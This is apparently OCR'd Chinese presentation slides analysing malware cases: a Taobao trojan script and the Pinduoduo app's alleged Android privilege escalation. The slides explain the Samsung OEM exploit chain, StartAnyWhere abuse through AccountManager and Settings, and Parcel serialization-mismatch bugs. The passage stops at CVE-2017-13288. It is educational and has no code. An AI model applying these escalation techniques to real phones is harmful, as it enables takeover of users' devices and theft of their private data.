
二是从123pan下载的steamworks.exe是否可靠。

好的，那让我们看一下steamworks.exe是否安全

分析案例——淘宝木马脚本

显然，这个文件似乎有些过于安全了





详细的报告参见: https://www.virustotal.com/gui/file/bb59b6780f4bd83c60a436a0a58becafd411e98885bbbcc01cd66d3806eb3b91/detection

分析案例——淘宝木马脚本

防范措施:

1.管理员权限(UAC)权限不要随便给，给予之前要明白为何要给，给了是做什么。

2.不要运行来历不明，用途不明的程序，脚本。

3.养成良好的上网习惯，多关注科技频道，了解最新骗局。

分析案例——淘宝木马脚本

参考资料:知乎(2024)

https://www.zhihu.com/question/664569438/answer/3600396377?utm_psn=1835126297975730176

微软 什么是DLL(2024) https://learn.microsoft.com/zh-cn/troubleshoot/windows-client/setup-upgrade-and-drivers/dynamic-link-library

CSDN 什么是DLL(2018) https://blog.csdn.net/u013471277/article/details/82802285

云沙箱: Virscan, Virustotal

分析案例——并夕夕APP利用漏洞提权

以下大段内容来自微信公众号深蓝 DARKNAVY :

2022 年，Google 的 Project Zero 发布了一个在野漏洞利用的分析，警告攻击者已经瞄准各手机厂商的 OEM 代码部分，挖掘出其中的脆弱点和漏洞，组合出了一套完整的提权攻击 Exploit。

Project Zero 分析的漏洞利用链包含四个部分，完全由三星代码中的漏洞组成。

虽然说原文写的这部分与接下来我们要讲的并夕夕APP利用漏洞提权关系不大，但是解释一下有助于我们之后的理解。

分析案例——并夕夕APP利用漏洞提权

Project Zero 是一个谷歌2014年7月宣布的互联网安全项目，一般寻找安卓的系统漏洞和其他的软件漏洞。

OEM (Original Equipment Manufacturer)是“原始设备制造商”，俗称“贴牌生产”或“代工”。在安卓系统领域的OEM意思与传统的意思有所区别，例如小米，三星等厂商就是OEM厂商，谷歌是上游厂商，谷歌提供AOSP(安卓开源项目),各个厂商再编写自己的OEM部分。AOSP中一般包含GKI(通用内核镜像) 等，OEM中则是部分system内容。

PS:GKI在安卓11之后才出现，在之前安卓内核是碎片化的(部分由OEM负责的)，GKI的出现在一定程度提高了安卓的安全性(例如促进了我们现在在讲的漏洞的修复)，也一定程度提高了安卓的可玩性。

分析案例——并夕夕APP利用漏洞提权

以我的手机系统镜像为例，我手机系统是ColorOS14,安卓版本是14，当前安全更新到24年10月5日，镜像中的boot分区和init_boot分区vendor_boot分区都是标准的上游镜像，镜像里的dtbo分区,oplus分区，部分super分区就是标准的OEM镜像。

在常见的系统中，不同用户程序的权限是不同的，这很好理解，给不同的权限有助于提升系统性安全等。有些攻击者为了达到自己的目的，需要提升自己的操作权限，这就叫做提权。

分析案例——并夕夕APP利用漏洞提权

第一步，攻击者利用了 漏洞 (CVE-2021-25337)，这是一个 system_server 中导出的 semclipboardprovider 所存在的任意文件读写，允许攻击者以 untrusted_app 身份读写 users_system_data_file，也就是一般 system_app 的私有数据文件。

第二步，攻击者参考了三星 TTS 漏洞研究成果，利用 TTS 中从自身配置文件加载任意动态链接库的能力，将第一个漏洞转化为了一个 system_app 提权漏洞。

分析案例——并夕夕APP利用漏洞提权

- 在获取了 SYSTEM_APP 权限的代码执行能力后，攻击者执行最后两步，向内核进发：
- 首先，将三星设备中未更新的 Mali GPU 驱动内核信息泄露漏洞 (CVE-2021-25369)，和三星自己的 KMSG 泄露“特性”组合利用，最终获得内存基址和 ADDR_LIMIT 地址。
- 然后，使用 DECON driver 中的 UAF 漏洞 (CVE-2021-25370)，结合堆风水，最终，利用 SIGNALFD 系统调用修改 ADDR_LIMIT，转化为内核任意地址读写，完成提权。
- 至此，一套完整的提权攻击 Exploit 全部完成（上述攻击所涉及漏洞目前已全部修复）。

分析案例——并夕夕APP利用漏洞提权

semclipboardprovider是负责三星剪贴板的程序，TTS则是文字转语音的工具。这个漏洞实现方式比较抽象(事实上有很多漏洞的实现方式都很抽象)。打个不太恰当的比方，一个陌生人，趴在宁诺和瑞社区的班车的车顶进了宁诺，由于lbc曾经不慎在社交平台上泄漏了自己的宿舍楼号和门牌号，这个陌生人顺着人流进了lbc所在的宿舍楼，又对宿管阿姨说自己忘带了房卡，借了管理员房卡进入lbc的宿舍，拿走了lbc的电脑。并乘着lbc在睡觉，复制了他的校园卡，拿走了他的银行卡。这个陌生人以前每晚都和lbc一起喝酒，每次喝到兴头上都先问一些无关紧要的问题，最后再问lbc银行卡密码的其中一位，这样喝了几天凑齐了密码后取了lbc卡里的钱。

(上述漏洞从未有过，所以也不需要被修复。)

分析案例——并夕夕APP利用漏洞提权

这个不恰当的比方有什么意义呢?

首先，这些漏洞一般都出现在一些考虑不周全的地方，例如是个正常人都不会去扒班车的车顶，但是确实能让你进入宁诺。一般来说漏洞都出现在非正常使用程序的基础上。又比如部分鉴权不够完善，让权限不够的进程能享受更高级的权限。比如让有些不属于这个公寓楼的人进入这个楼内。还有一些漏洞出在攻击者脑洞实在太大中，比如说刚刚提到的堆风水，所谓堆风水也叫作堆排布，其实说严格了并不是一种漏洞的利用方法，而是一种灵活布置堆块来控制堆布局的方法，在一些漏洞的利用中起到效果。堆风水如同隔山打牛，相当于在工厂中，你只对工厂里的机器操作，制造出与原计划截然不同却能达到你目的的产品。

分析案例——并夕夕APP利用漏洞提权

三星 OEM 漏洞攻击是一个很典型的案例，可以看出，与 AOSP、上游 Kernel 的漏洞挖掘难度相比，手机厂商 OEM 代码部分的漏洞挖掘难度要低很多，且利用通常也相当稳定。

于是我们经常可以看到，各种间谍软件的作者会频繁利用手机 OEM 代码漏洞作恶。

但 2022 年，有知名互联网厂商竟持续挖掘新的安卓 OEM 相关漏洞，在其公开发布的 App 中实现对目前市场主流手机系统的漏洞攻击。

分析案例——并夕夕APP利用漏洞提权

该互联网厂商在自家看似无害的 App 里，使用的第一个黑客技术手段，是利用一个近年来看似默默无闻、但实际攻击效果非常好的 Bundle 风水 - Android Parcel 序列化与反序列化不匹配系列漏洞，实现 0day/Nday 攻击，从而绕过系统校验，获取系统级 StartAnyWhere 能力。从而完成提权。
完成了提权，该 App 事实上已经完成了反客为主，通过 App 控制了用户的整个手机系统。


提权控制手机系统之后，该 App 即开启了一系列的违规操作，绕过隐私合规监管，大肆收集用户的隐私信息（包括社交媒体账户资料、位置信息、Wi-Fi 信息、基站信息甚至路由器信息等）。

查看部分涉案代码: https://github.com/elllusion/pinduoduo_backdoor_code

分析案例——并夕夕APP利用漏洞提权

我们先来解释一下什么是StartAnyWhere (为方便起见，之后简称SAW), SAW又称LaunchAnyWhere,任意启动。这是一个很早的漏洞，按照谷歌的说法是在14年的安卓4.4中就解决了这个问题。让我们现在来看一下这个漏洞的原理。

AccountManagerService同样也是系统服务之一，暴露给开发者的的接口是AccountManager。该服务用于管理用户各种网络账号。本来的目的是为了方便各个APP间传递token，但是由于程序设计缺陷，导致过程中出现了安全漏洞。




普通应用（记为AppA）去请求添加某类账户时，会调用AccountManager.addAccount,然后AccountManager会去查找提供账号的应用（记为AppB）的Authenticator类，调用Authenticator. addAccount方法；AppA再根据AppB返回的Intent去调起AppB的账户登录界面。

分析案例——并夕夕APP利用漏洞提权

我们可以将这个流程转化为一个比较简单的事实：

1. AppA请求添加一个特定类型的网络账号
2. 系统查询到AppB可以提供一个该类型的网络账号服务，系统向AppB发起请求
3. AppB返回了一个intent给系统，系统把intent转发给appA
4. AccountManagerResponse在AppA的进程空间内调用 startActivity(intent)调起一个Activity，AccountManagerResponse是FrameWork中的代码，AppA对这一调用毫不知情。



分析案例——并夕夕APP利用漏洞提权

这种设计的本意是，AccountManagerService帮助AppA查找到AppB账号登陆页面，并呼起这个登陆页面。而问题在于，AppB可以任意指定这个intent所指向的组件，AppA将在不知情的情况下由AccountManagerResponse调用起了一个Activity. 如果AppA是一个system权限应用，比如Settings，那么AppA能够调用起任意AppB指定的未导出Activity.这就完成了低权限App调用原先无权限调用的Activity.

那问题又来了,怎么才能让Settings触发添加账户呢？如果从“设置->添加账户”的页面去触发，则需要用户手工点击才能触发，这样攻击的成功率将大大降低，因为一般用户是很少从这里添加账户的，用户往往习惯直接从应用本身登陆。

分析案例——并夕夕APP利用漏洞提权


其实Settings早已经给我们留下触发接口。只要我们调用com.android.settings.accounts.AddAccountSettings，并给Intent带上特定的参数，即可让Settings触发StartAnyWhere.

整个流程看起来是这样的:

这个漏洞的危险性极高，

可以实现诸如改掉手机密码，劫持微信，支付宝内置浏览器等功能。

谷歌检查了Step3中返回的intent所指向的Activity和AppB是否是有相同签名的。避免了luanchAnyWhere的可能。



分析案例——并夕夕APP利用漏洞提权

但是这种方式真的能避免StartAnyWhere吗?

刚刚说的检查签名涉及到两次跨进程的序列化数据传输。第一次，普通AppB将Bundle序列化后通过Binder传递给system_server，然后system_server通过Bundle的一系列getXXX（如getBoolean、getParcelable)函数触发反序列化，获得KEY_INTENT这个键的值——一个intent对象，进行安全检查。

若检查通过，调用writeBundle进行第二次序列化，然后Settings中反序列化后重新获得{KEY_INTENT:intent}，调用startActivity。

看起来没啥问题，是吧?

分析案例——并夕夕APP利用漏洞提权

现在让我们来介绍安卓系统在17年18年被发现的一系列漏洞，我们统称Android Parcel 序列化与反序列化不匹配系列漏洞。

我们先来介绍一下Parcel:


进行Android开发的时候，无法将对象的引用传给Activities或者Fragments，我们需要将这些对象放到一个Intent或者Bundle里面，然后再传递。简单来说就是将对象转换为可以传输的二进制流(二进制序列)的过程,这样我们就可以通过序列化,转化为可以在网络传输或者保存到本地的流(序列),从而进行传输数据 ,那反序列化就是从二进制流(序列)转化为对象的过程。


Parcelable是Android为我们提供的序列化的接口，顺便一体，谷歌工程师因为Parcelable效率比Java为我们提供的一个标准化的序列化接口Serializable高的多而引以为傲。

分析案例——并夕夕APP利用漏洞提权

补充解释:

Android 基于 Linux，而 Linux 出于安全考虑，不同进程间不能之间操作对方的数据，这叫做“进程隔离”为了让不同进程之间可以通信，我们需要用到IPC(也就是跨进程通信)，Bundle就负责数据的传递。





分析案例——并夕夕APP利用漏洞提权

那扯了那么多，该回到这个漏洞本身上了。

一般正常使用Parcelable，是没有任何问题的。

但是如果我写入时的变量是long类型，而你读入时还是用的int类型，好像确实可能出问题，但是看起来也很难实际操作啊。。。

但是如果我们把这个漏洞与上文中的已经被修复的StartAnyWhere结合起来，用序列化和反序列化漏洞绕过SAW的补丁，不就能让SAW再次伟大了？

那问题来了，具体怎么做到的呢？


那我们就详细展开一下，这个风水是怎么“堆”的。

分析案例——并夕夕APP利用漏洞提权

以下内容来自阿里云先知社区


以CVE-2017-13288为例:

